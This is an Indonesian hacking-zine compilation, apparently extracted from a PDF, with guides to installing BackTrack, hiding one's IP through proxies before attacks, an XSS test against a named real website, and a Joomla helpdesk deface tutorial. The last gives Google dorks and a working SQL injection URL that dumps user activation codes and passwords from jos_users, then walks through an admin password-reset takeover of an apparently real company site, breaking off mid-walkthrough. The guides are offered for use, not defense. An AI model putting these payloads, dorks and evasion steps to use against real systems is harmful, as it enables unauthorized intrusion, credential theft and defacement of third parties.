
14. Dari gambar di atas terlihat ada satu partisi kosong lagi, ini akan kita gunakan untuk swap atau tempat data sementara pada saat instalasi. Cara membuatnya klik freespace kemudian klik New partition lalu akan muncul opti seperti pada gambar di bawah ini :



Setting seperti pada gambar yang dilingkari warna merah. Kemudian klik OK! Maka akan muncul dua partisi ext3 dan swap, seperti terlihat pada gambar di bawah :



15. Langkah selanjutnya yaitu klik forward, maka akan muncul perintah untuk memulai instalasi seperti terlihat pada gambar di bawah :



Kemudian klik Install. Setelah selesai buka cd room lalu restart. Untuk user dan password standar backtrack 4.0 yaitu : User : root >>> Pass : toor (selesai).


Penulis : DNZ
Kategori : Operating System - Linux
Email : dede_nz@yahoo.com
Web : -




Membuat BackTrack4 live CD dan Menggunakannya

by: anharku


Sudah tahu BackTrack kan? Sistem operasi turunan linux yang dirancang khusus untuk aktifitas hacking dan kaitannya dengan security jaringan. Di dalam backtrack terdapat aplikasi-aplikasi siap pakai seperti Nmap, Kismet, Aplikasi Cracking, Spoofing, dll. Download Backtrack4 di: www.backtrack-linux.org/downloads/ lalu simpan pada folder yang telah kamu tentukan misal folder backtrack. Instal DAEMON Tools lalu jalankan aplikasi tersebut. Klik **Mount'n' Drive Manager**.




Tekan tombol **Add File**, lalu masukkan file bt4-final.iso, tekan **open**.



Klik bt4-final.iso tersebut lalu tekan **Mount**.




Setelah file iso tersebut di mount maka akan muncul sebuah drive(misal: H) yang berisi file-file pada iso bt4 tersebut.




Untuk membuat CD Live kita harus membakar DVD karena file backtrack4 tersebut besarnya **1,46GB** ,kita tidak dapat membakar file backtrack tersebut menggunakan CD-R karena CD-R hanya memiliki kapasitas 700MB . Gunakan softw



are **NERO** untuk membakar file backtrack ,
Masukan DVD BLANK atau DVD yang
masih kosong, masukkan file-file
backtrack4 dari Drive hasil mount tersebut.




Klik **add** untuk menambahkan file.



Setelah semua file bt4 ditambahkan, tekan
next lalu tekan **burn** untuk membakar DVD
tersebut. Setelah proses burning /
pembakaran selesai lalu restart PC anda,
Masuk ke bios pada saat booting tekan
delete, atur **first bootingnya** menjadi **CD-
ROM** lalu tunggu booting Backtrack4.....




Setelah itu tekan **Start Backtrack
FrameBuffer (1024x768)** maka akan
muncul tampilan seperti dibawah ini



Pada keadaan ini kita masih berada pada
modus **console** ,Mungkin banyak user yang
kebingungan setelah sampai pada modus
console ini, untuk masuk ke **desktop** tekan
startx (enter).



Tunggu hingga proses load dekstop selesai.



Setelah proses selesai maka BackTrack4 yang berisi aplikasi-aplikasi siap pakai, sudah siap kita gunakan untuk aksi-aksi HACKING kita... ☺


Penulis : Anharku
Kategori : Operating System
Email : v_maker@yahoo.com
Web : www.anharku.tk



Persiapan Sebelum Aksi HACKING!!!

Hai salam kenal semua anak2 codenesia disini saya tidak ingin menggurui, hanya ingin berbagi ilmu saja bagaimana kita mempersiapkan diri sebelum aksi hacking/defacing kita. Pernah dengar aksi hacking dari seorang hacker muda jogja bernama Dani firmansyah yang berhasil mendeface situs KPU mengganti nama partai menjadi partai kolor ijo dengan teknik SQL INJECTION. Aksinya dalam melakukan hacking sebenarnya tidak ketahuan karena sebelum hacking dia sudah melakukan persiapan seperti menghindari pelacakan ip dengan melompat dari satu lokasi ke lokasi lainnya. Namun aksinya ini ketahuan karna ulahnya sendiri yang membeberkan diri di CHAT ROOM bahwa dirinya lah yang telah berhasil melakukan aksi hacking KPU tersebut. Next bukan ikut2an aksi kang dani sih, hanya kebiasaan orang2 dunia undergroun agar tidak dilacak ip nya sekarang saya akan memberikan sedikit trik untuk mengubah ip kita agar tidak ketahuan ☺

Ok langsung saja buka browser kesayangan kamu dan arahkan ke domain <http://www.ip-adress.com/> (misal untuk melihat ip awal komputer saja)




OK, kita setting saja proxy browsernya ,berhubung memakai mozilla klik Pilih **tools-options-advanced-network-settings-manual proxy configurations-** tinggal kita isi saja dengan proxy yang kita dapatkan. Bagaimana mendapatkan proxy? Kita gunakan saja proxy **Proxy Finder Enterprise** dapat di download di: <http://www.softpedia.com/get/Internet/Servers/Proxy-Servers/Proxy-Finder-Enterprise-Edition.shtml> kalo trial cari crack nya sendiri hehehe☺



atau kita dapat gunakan software Proxy Switcher download di:


www.proxyswitcher.com/download.html



Akan lebih mudah jika kita menggunakan proxy swither karena kita dapat melakukan scanning



mana ip yang aktif dan mana ip yang keadaannya mati (dead) kita tinggal mencatat ip dan portnya lalu kita masukkan di setting browser kita.



Nah setelah kita setting seperti gambar di atas lalu kita lakukan checking atas setingan proxy tersebut, caranya gimana??? Ya balik maning ke url: <http://www.ip-adress.com/> (cek ip setelah setting) dan WAAAAWW.....ipnya berubah jadi US (AMRIK GITU)... ☺



Ingat ini hanya settingan pada broser yang kamu gunakan misal mozilla jadi jika melakukan aksi hacking ya pakai browser yang udah di setting jangan pindah-pindah browser ntar sama saja





bohong hehehe ☺

Sebenarnya masih banyak teknik untuk menyembunyikan diri kita dari pelacakan, kembangkan sendiri yah menurut kreativitas ente masing-masing. ☺

“Aku melakukan hacking dengan kesenanganku, dan aku akan memberitahu kepada orang yang bersangkutan untuk memperbaiki celah keamanan tersebut, aku melakukan hacking bukan untuk merusak namun untuk membuat sesuatu menjadi lebih baik”

Thank's to:

-S'TO, Mas Dani, anharku, KamtieZ, Tukulesto, dkk


-Komunitas Jasakom|YogyaFree X-Code,| IH|HC |,SID (Server is Down) |EcHo|Codenesia.

Penulis : DNZ
Kategori : Hacking
Email : dede_nz@yahoo.com
Web : -




Belajar XSS Attack


Cross Site Scripting atau yang lebih dikenal dengan **XSS** adalah suatu cara memasukkan code / script HTML ke dalam suatu web site. Banyak programmer web yang tidak terlalu memperhatikan XSS, atau mungkin terlalu banyak kesalahan penulisan scripting pada halaman web sehingga mengizinkan beberapa karakter tertentu dijalankan pada situs tersebut. Cari targetnya di paman google dengan mengetik script: `inurl:"search.php?q="`




Hasil dari pencarian paman google nya seperti berikut:



Pilih salah satu, Dapet targetnya misal : <http://www.codemunch.com/module/trend/tag-search.php?q=data%20warehouse>



Test coba masukkan code untuk XSS attack misal: `<script>alert("ane test attack XSS")</script>` Jadi codenya seperti ini: [http://www.codemunch.com/module/trend/tag-search.php?q=data%20warehouse<script>alert\("ane test attack XSS"\)</script>](http://www.codemunch.com/module/trend/tag-search.php?q=data%20warehouse<script>alert("ane test attack XSS")</script>)





Next upload gambar untuk melakukan XSS attack tahap berikutnya.




Ane catet ling gambarnya gan : `<html><body></body></html>`

Terus kita tambahkan gambar tersebut ke url aslinya jadinya seperti ini:

[http://www.codemunch.com/module/trend/tag-search.php?q=data%20warehouse=<html><body></body></html>](http://www.codemunch.com/module/trend/tag-search.php?q=data%20warehouse=<html><body><IMG SRC=)





Gambar sudah muncul di halaman web tersebut, tp ingat itu Cuma berlaku di browsermu saja dengan url seperti yang telah kita tambahkan... ☹

Kok ga tersimpan di webnya secara permanen? Kalau mau permanen ya pakai teknik lain misal SQL injection hehehe.. ☺ , paling ga kita sudah belajar untuk mensimulasi aksi deface kita terhadap suatu web dengan cara tidak merusak web tersebut ☺

“Aku melakukan hacking dengan kesenanganku, dan aku akan memberitahu kepada orang yang bersangkutan untuk memperbaiki celah keamanan tersebut, aku melakukan hacking bukan untuk merusak namun untuk membuat sesuatu menjadi lebih baik”

Thank's to:

-S'TO,SyNTaX ErroR, anharku, KamtieZ, Tukulesto, dkk

-Komunitas Jasakom|YogyaFree X-Code,| IH|HC |,SID (Server is Down) |EcHo|Codenesia.

Penulis : DNZ
Kategori : Hacking
Email : dede_nz@yahoo.com
Web : -





DEFACE JOOMLA HURU HELPDESK

Secara singkat Joomla adalah aplikasi Content Management System (CMS) yang berfungsi untuk memudahkan setiap webAdmin mengatur dan merubah websitenya tanpa harus mengetahui script HTML secara lebih detail. Disini saya akan membagikan sedikit ilmu yang saya dapat dari teman-teman saya yaitu deface joomla helpdesk. Helpdesk sendiri adalah fitur dari joomla yang sebenarnya menyimpan informasi sangat berbahaya. Namun Bug dari helpdesk ini tidak akan muncul apabila seorang webadmin selalu melakukan update atau patch. Oke langsung saja kita mulai olah raga kita. ☺

Pertama kita pakai persiapan untuk menghilangkan jejak, bisa digunakan software ataupun setting proxy milik negara lain seperti yang telah dijelaskan pada persiapan hacking sebelumnya. Tapi saya tidak akan membahas langkah ini karena di google sudah banyak bertebaran. Buka <http://google.com> masukkan keywords pencarian seperti berikut :

Inurl: index.php?option=com_hurhelpdesk

Pilih salah satu hingga masuk pada bagian hurhelpdesk dari website tersebut.

http://target.com/index.php?option=com_hurhelpdesk

oke setelah berhasil masuk kita masukkan kode exploitnya dengan menambahkan di bagian urlnya. Hingga menjadi seperti berikut :

[http://target.com/index.php?option=com_hurhelpdesk&view=detail&cid\[0\]=-](http://target.com/index.php?option=com_hurhelpdesk&view=detail&cid[0]=-)

[1/**/union/**/select/**/1,2,3,concat\(activation,0x3a,username,0x3a,email,0x3a,password\),5,6,7+from+jos_users--](#)

maka akan terlihat hasil dari exploit tersebut seperti gambar dibawah ini :





Perhatikan error yang terjadi, itu adalah hasil dari exploit kita. Cara membacanya adalah **kodeaktivasi:username:email:password**. Password tersebut masih dalam keadaan dienkripsi dengan metode md5+salt. Namun kode aktivasi yang kita cari adalah kode aktivasi tanpa enkripsi sedikitpun. Jadi pastikan korban yang kita dapat kode aktivasinya bebas dari enkripsi.


Selanjutnya yang perlu kita lakukan adalah dengan cara melakukan reset password admin tersebut. Reset password pada Joomla sangatlah mudah yaitu buka tab baru dan ubah menjadi seperti berikut:

http://target.com/index.php?option=com_user&view=reset

maka akan muncul halaman seperti berikut.



Kita akan diminta untuk memasukkan email address, buka tab yang sebelumnya lalu masukkan saja email dari adminnya. Lalu klik submit. Setelah itu kita akan diminta untuk memasukkan token atau kode aktivasinya.



Forgot your Password? - Mozilla Firefox

http://gctinc.com/index.php?option=com_user&view=reset&layout=confirm

Email Address Go

Gulf Coast Teleco could be the last phone call you'll ever have to make regarding your telecommunications needs.

Menu

- Home
- Products
- Downloads
- Services
- Support
- Contact us
- FAQs

New Business Help


- Start-up help
- External links
- Moving my office

Confirm your account.

